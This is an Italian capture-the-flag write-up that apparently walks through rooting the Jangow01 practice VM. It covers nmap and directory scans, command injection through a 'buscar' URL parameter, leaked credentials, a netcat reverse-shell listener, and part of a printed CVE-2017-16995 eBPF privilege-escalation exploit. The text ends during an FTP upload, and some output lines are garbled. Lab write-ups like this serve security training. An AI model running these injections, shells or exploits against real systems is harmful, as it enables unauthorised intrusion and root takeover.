

# Task 10/01/25 CTF: JANGOW 01

## Report

### Introduzione:

In questa guida illustrata, spiegheremo passo dopo passo come replicare un attacco sfruttando vulnerabilità di sistema per ottenere accesso superutente (root) su una macchina target. La macchina virtuale "Jangow01" è una challenge di difficoltà facile che richiede un'accurata ricerca per raggiungere l'obiettivo finale: ottenere i privilegi di root e catturare la flag.

### Fase 1: Scansione Iniziale della Rete

**Comandi Utilizzati:** `sudo ping 192.168.50.158` e `sudo nmap -sS -sV -O -Pn 192.168.50.158 -T5`

Il comando ping verifica se l'host è raggiungibile invece nmap analizza le porte aperte, i servizi attivi e il sistema operativo della macchina target.

```
kali@kali:~$ sudo ping 192.168.50.158
[sudo] password for kali:
PING 192.168.50.158 (192.168.50.158) 56(84) bytes of data:
64 bytes from 192.168.50.158: icmp_seq=1 ttl=64 time=1.07 ms
64 bytes from 192.168.50.158: icmp_seq=2 ttl=64 time=0.337 ms
64 bytes from 192.168.50.158: icmp_seq=3 ttl=64 time=10.3 ms
64 bytes from 192.168.50.158: icmp_seq=4 ttl=64 time=0.437 ms
64 bytes from 192.168.50.158: icmp_seq=5 ttl=64 time=0.520 ms
^C
rtn: suspended sudo ping 192.168.50.158

kali@kali:~$ sudo nmap -sS -sV -O -Pn 192.168.50.158 -T5
Starting Nmap 7.92 ( https://nmap.org ) at 2025-01-08 03:44 EST
Nmap scan report for 192.168.50.158
Host is up (0.00058s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp open  ftp      vsftpd 3.0.3
80/tcp open  http     Apache/2.4.18
MAC Address: 08:00:27:EE:C7:F2 (PC5 Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.13 - 4.4 (97%), Linux 3.16 - 4.6 (97%), Linux 3.2 - 4.14 (97%), Linux 3.8 - 3.16 (97%), Linux 4.4 (97%), Linux 3.13 (94%), Linux 4.2 (92%), Linux 3.13 - 3.16 (91%), OpenWrt Chaos
Calmer 15.05 (Linux 3.16) or Designated Driver (Linux 4.1 or 4.4) (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 11.78 seconds
```

### Risultati

- Porta 21 (FTP) e porta 80 (HTTP) aperte.
- Servizi rilevati: Apache HTTP Server 2.4.18 e vsFTPD 3.0.3

## Fase 2: Ricerca di Vulnerabilità

**Comandi Utilizzati:** `nmap --script vuln 192.168.50.158`

Questo comando utilizza script per identificare vulnerabilità comuni.

```
(kali㉿kali)-[~]
$ nmap --script vuln 192.168.50.158
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-08 03:48 EST
Nmap scan report for 192.168.50.158
Host is up (0.0013s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
| http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|       State: LIKELY VULNERABLE
|       IDs: CVE:CVE-2007-6750
|         Slowloris tries to keep many connections to the target web server open and hold
|         them open as long as possible. It accomplishes this by opening connections to
|         the target web server and sending a partial request. By doing so, it starves
|         the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|       http://ha.ckers.org/slowloris/
|_ http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.50.158:80/?C=S%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=N%3B0%3DD%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=D%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=M%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=M%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=N%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=D%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=S%3B0%3DD%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=S%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=M%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=N%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=D%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=S%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=M%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=N%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=D%3B0%3DD%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=S%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=M%3B0%3DD%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=D%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=N%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=S%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=M%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=N%3B0%3DD%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=D%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=S%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=M%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=N%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=D%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=S%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=M%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=N%3B0%3DA%27%200R%20sqlspider
|     http://192.168.50.158:80/?C=D%3B0%3DA%27%200R%20sqlspider
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
```

```

|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-fileupload-exploiter:
|_    Couldn't find a file-type field.
|_http-enum:
|_  /: Root directory w/ listing on 'apache/2.4.18 (ubuntu)'
|_  /site/: Potentially interesting folder
MAC Address: 08:00:27:EE:C7:F2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 326.60 seconds

```

## Risultati

### Vulnerabilità rilevata:


- Slowloris (CVE-2007-6750).
- Nessuna vulnerabilità XSS o CSRF rilevata.
- Interessante directory /site/ identificata.

### Fase 3: Test dei primi risultati

```

(kali@kali)-[~] : Response status
$ ftp 192.168.50.158
Connected to 192.168.50.158.
220 (vsFTPD 3.0.3)
Name (192.168.50.158:kali): anonymous
331 Please specify the password.
Password: a letter to Creative Commons
530 Login incorrect.
ftp: Login failed
ftp>

```



## Fase 4: Enumerazione dei File

**Comandi Utilizzati:** `gobuster dir -u http://192.168.50.158 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x conf,htaccess,tct,php,http`  
e  
`sudo ffuf -w /usr/share/wordlist/dirbuster/directory-list-2.3-medium.txt -u http://192.168.50.150/FUZZ`

Questi comandi scansionano per individuare file e directory nascosti.

```
(kali@kali)~$ sudo gobuster dir -u http://192.168.50.158 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x conf,htaccess,tct,php,http
[sudo] password for kali:
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.50.158
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: htaccess,tct,php,http,conf
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.http (Status: 403) [Size: 279]
/.htaccess (Status: 403) [Size: 279]
/.php (Status: 403) [Size: 279]
/site (Status: 301) [Size: 315] [→ http://192.168.50.158/site/]
/.htaccess (Status: 403) [Size: 279]
/.http (Status: 403) [Size: 279]
/.php (Status: 403) [Size: 279]
/server-status (Status: 403) [Size: 279]
Progress: 1323360 / 1323366 (100.00%)
Finished
```

```
(kali@kali)~$ sudo ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.50.158/FUZZ
Apache/2.4.18 (Ubuntu) Server at 192.168.50.159 Port 80

v2.1.0-dev

:: Method : GET
:: URL : http://192.168.50.158/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500


# directory-list-2.3-medium.txt [Status: 200, Size: 746, Words: 55, Lines: 16, Duration: 3ms]
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 746, Words: 55, Lines: 16, Duration: 5ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 746, Words: 55, Lines: 16, Duration: 6ms]
# [Status: 200, Size: 746, Words: 55, Lines: 16, Duration: 6ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 746, Words: 55, Lines: 16, Duration: 6ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 746, Words: 55, Lines: 16, Duration: 7ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 746, Words: 55, Lines: 16, Duration: 8ms]
# [Status: 200, Size: 746, Words: 55, Lines: 16, Duration: 9ms]
# Copyright 2007 James Fisher [Status: 200, Size: 746, Words: 55, Lines: 16, Duration: 10ms]
# [Status: 200, Size: 746, Words: 55, Lines: 16, Duration: 10ms]
# [Status: 200, Size: 746, Words: 55, Lines: 16, Duration: 15ms]
# [Status: 200, Size: 746, Words: 55, Lines: 16, Duration: 16ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 746, Words: 55, Lines: 16, Duration: 19ms]
site [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 16ms]
# on atleast 2 different hosts [Status: 200, Size: 746, Words: 55, Lines: 16, Duration: 105ms]
[Status: 200, Size: 746, Words: 55, Lines: 16, Duration: 1ms]
server-status [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 11ms]
:: Progress: [220560/220560] :: Job [1/1] :: 4166 req/sec :: Duration: [0:01:00] :: Errors: 0 ::
```

## Risultati

File potenzialmente interessante .backup trovato.

## Fase 5: Esplorazione del Contenuto

**Comandi Utilizzati:** <http://192.168.50.158/site/busue.php?buscar=ls> ,  
<http://192.168.50.158/site/busue.php?buscar=pwd> , <http://192.168.50.158/site/busue.php?buscar=ls -al /var/www/html> e <http://192.168.50.158/site/busue.php?buscar=cat /var/www/html/.backup>



## Credenziali trovate:

- Username: jangow01
- Password: abyurl69



## Fase 6: Accesso al Server FTP

Comandi Utilizzati: [ftp 192.168.50.158](#)

Login effettuato con successo con le credenziali trovate.

```
(kali㉿kali)-[~]
└─$ ftp 192.168.50.158
Connected to 192.168.50.158.
220 (vsFTPD 3.0.3)
Name (192.168.50.158:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /var/www
ftp> ls -la
229 Entering Extended Passive Mode (|||21815|)
150 Here comes the directory listing.
drwxr-xr-x  3 0      0      4096 Oct 31  2021 .
drwxr-xr-x 14 0      0      4096 Jun 10  2021 ..
drwxr-xr-x  3 0      0      4096 Oct 31  2021 html
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||65488|)
150 Here comes the directory listing.
drwxr-xr-x 14 0      0      4096 Jun 10  2021 .
drwxr-xr-x 24 0      0      4096 Jun 10  2021 ..
drwxr-xr-x  2 0      0      4096 Jun 11  2021 backups
drwxr-xr-x  8 0      0      4096 Jun 10  2021 cache
drwxrwxrwt  2 0      0      4096 Jun 10  2021 crash
drwxr-xr-x 46 0      0      4096 Jun 10  2021 lib
drwxrwsr-x  2 0     50     4096 Apr 12  2016 local
lrwxrwxrwx  1 0      0           9 Jun 10  2021 lock → /run/lock
drwxrwxr-x 10 0    108     4096 Oct 31  2021 log
drwxrwsr-x  2 0      8      4096 Jul 19  2016 mail
drwxr-xr-x  2 0      0      4096 Jul 19  2016 opt
lrwxrwxrwx  1 0      0           4 Jun 10  2021 run → /run
drwxr-xr-x  2 0      0      4096 Jun 29  2016 snap
drwxr-xr-x  4 0      0      4096 Jun 10  2021 spool
drwxrwxrwt  3 0      0      4096 Jan 08 07:41 tmp
drwxr-xr-x  3 0      0      4096 Oct 31  2021 www
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> ls -la
ftp> cd ..
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||50102|)
150 Here comes the directory listing.
drwxr-xr-x 24 0      0      4096 Jun 10  2021 .
drwxr-xr-x 24 0      0      4096 Jun 10  2021 ..
drwxr-xr-x  2 0      0      4096 Jun 10  2021 bin
drwxr-xr-x  3 0      0      4096 Jun 10  2021 boot
drwxr-xr-x 19 0      0      4160 Jan 08 07:41 dev
drwxr-xr-x 92 0      0      4096 Oct 31  2021 etc
drwxr-xr-x  3 0      0      4096 Oct 31  2021 home
lrwxrwxrwx  1 0      0           32 Jun 10  2021 initrd.img → boot/initrd.img-4.4.0-31-generic
drwxr-xr-x 22 0      0      4096 Jun 10  2021 lib
drwxr-xr-x  2 0      0      4096 Jun 10  2021 lib64
drwx----- 2 0      0     16384 Jun 10  2021 lost+found
drwxr-xr-x  3 0      0      4096 Jun 10  2021 media
drwxr-xr-x  2 0      0      4096 Jul 19  2016 mnt
drwxr-xr-x  2 0      0      4096 Jul 19  2016 opt
dr-xr-xr-x 186 0     0       0 Jan 08 06:41 proc
drwx----- 4 0      0      4096 Oct 31  2021 root
drwxr-xr-x 25 0      0      880 Jan 08 07:41 run
drwxr-xr-x  2 0      0     12288 Jun 10  2021/sbin
drwxr-xr-x  2 0      0      4096 Jun 10  2021 script
drwxr-xr-x  2 0      0      4096 Jun 29  2016 snap
drwxr-xr-x  3 0      0      4096 Jun 10  2021 srv
dr-xr-xr-x 13 0      0       0 Jan 08 07:41 sys
drwxrwxrwt  8 0      0      4096 Jan 08 14:09 tmp
drwxr-xr-x 10 0      0      4096 Jun 10  2021 usr
drwxr-xr-x 14 0      0      4096 Jun 10  2021 var
lrwxrwxrwx  1 0      0           29 Jun 10  2021 vmlinuz → boot/vmlinuz-4.4.0-31-generic
226 Directory send OK.
ftp> cd root
550 Failed to change directory.
ftp>
```


## Risultati

- Directory /var/www/html esplorata.

# Fase 7: Creazione Bash Reverse Shell


## 1.Ricerca

### Ricerca della shell online




## 2. Conversione in formato URL

### Conversione online per renderla eseguibile da web browser



### 3. Avvio shell

Shell eseguita da web browser.



192.168.50.158

### Risultati

- Reverse shell funzionante elaborata ed attivata.

### Fase 8: Test della reverse shell

Comandi Utilizzati: [nc -lvnp 443](#)

La macchina attaccante si mette in ascolto sulla porta 443, ottenuto l'accesso naviga tra i contenuti.

```
(kali㉿kali)-[~] :kali@jangow01
$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.158] 36016
bash: cannot set terminal process group (2776): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$ pwd
/var/www/html/site
www-data@jangow01:/var/www/html/site$ cd /home/jangow01
cd /home/jangow01
www-data@jangow01:/home/jangow01$ ls -la
ls -la
total 52
drwxr-xr-x 4 jangow01 desafio02 4096 Jan  8 14:30 .
drwxr-xr-x 3 root      root      4096 Oct 31 2021 ..
-rw-r--r-- 1 jangow01 desafio02 200 Oct 31 2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02 220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02 3771 Jun 10 2021 .bashrc
drwxr-xr-x 2 jangow01 desafio02 4096 Jun 10 2021 .cache
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desafio02 655 Jun 10 2021 .profile
-rw-r--r-- 1 jangow01 desafio02 0 Jun 10 2021 .sudo_as_admin_successful
```



```

www-data@jangow01:/var/www/html/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<html/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site$ export TERM=xterm run → /run
export TERM=xterm
www-data@jangow01:/var/www/html/site$ su jangow01 2021 spool
su jangow01 2021 tmp
Password: abygurl69 2021 www

```

## Risultati

- Conferma che la reverse shell sia funzionante.

## Fase 7: Escalation dei Privilegi

### 1.Creazione exploit

Una volta trovato il codice .c da usare come exploit, viene salvato sulla macchina attaccante.

The screenshot shows the Exploit-DB website interface. The main heading is "Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation". Below this, there are several fields: EDB-ID: 45010, CVE: 2017-16995, Author: RLARABEE, Type: LOCAL, Platform: LINUX, and Date: 2018-07-10. There are also buttons for "EDB Verified: ✓", "Exploit: 🚩 / {}" (indicating a proof of concept), and "Vulnerable App:". Below these fields, there is a section for the exploit code, which includes a credit to @bleidl and a link to a GitHub repository. The code is tested on Ubuntu 16.04 with the following kernels: 4.4.0-31-generic, 4.4.0-62-generic, 4.4.0-81-generic, 4.4.0-116-generic, and 4.8.0-58-generic.

The screenshot shows a terminal window with the following code and output:

```

File Actions Edit View Help
~/
$ gcc exploit.c -o exploit
$ ./exploit
[*]
#include <errno.h>
#include <fcntl.h>
#include <stdarg.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <linux/bpf.h>
#include <linux/unistd.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/un.h>
#include <sys/stat.h>
#include <sys/personality.h>

char buffer[64];
int sockets[2];
int mapfd, progfd;
int doreadact = 0;

#define LOG_BUF_SIZE 65536
#define PHYS_OFFSET 0xffff880000000000
char bpf_log_buf[LOG_BUF_SIZE];

static __u64 ptr_to_u64(void *ptr)
{
    return (__u64) (unsigned long) ptr;
}

int bpf_prog_load(enum bpf_prog_type prog_type,
const struct bpf_insn *insns, int prog_len,
const char *license, int kern_version)
{
    union bpf_attr attr = {
        .prog_type = prog_type,
        .insns = ptr_to_u64((void *) insns),
        .insn_cnt = prog_len / sizeof(struct bpf_insn),
        .license = ptr_to_u64((void *) license),
        .log_buf = ptr_to_u64(bpf_log_buf),
        .log_size = LOG_BUF_SIZE,
        .log_level = 1,
    };

    attr.kern_version = kern_version;

    bpf_log_buf[0] = 0;

    return syscall(__NR_bpf, BPF_PROG_LOAD, &attr, sizeof(attr));
}

```

## 2.Upload del exploit

Viene caricato l'exploit sulla macchina vittima con `put 01.c`.

```
ftp> cd home
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||31957|)
150 Here comes the directory listing.
drwxr-xr-x  3 0      0      4096 Oct 31  2021 .
drwxr-xr-x 24 0      0      4096 Jun 10  2021 ..
drwxr-xr-x  4 1000   1000   4096 Jun 10  2021 jangow01
226 Directory send OK.
ftp> cd jangow01
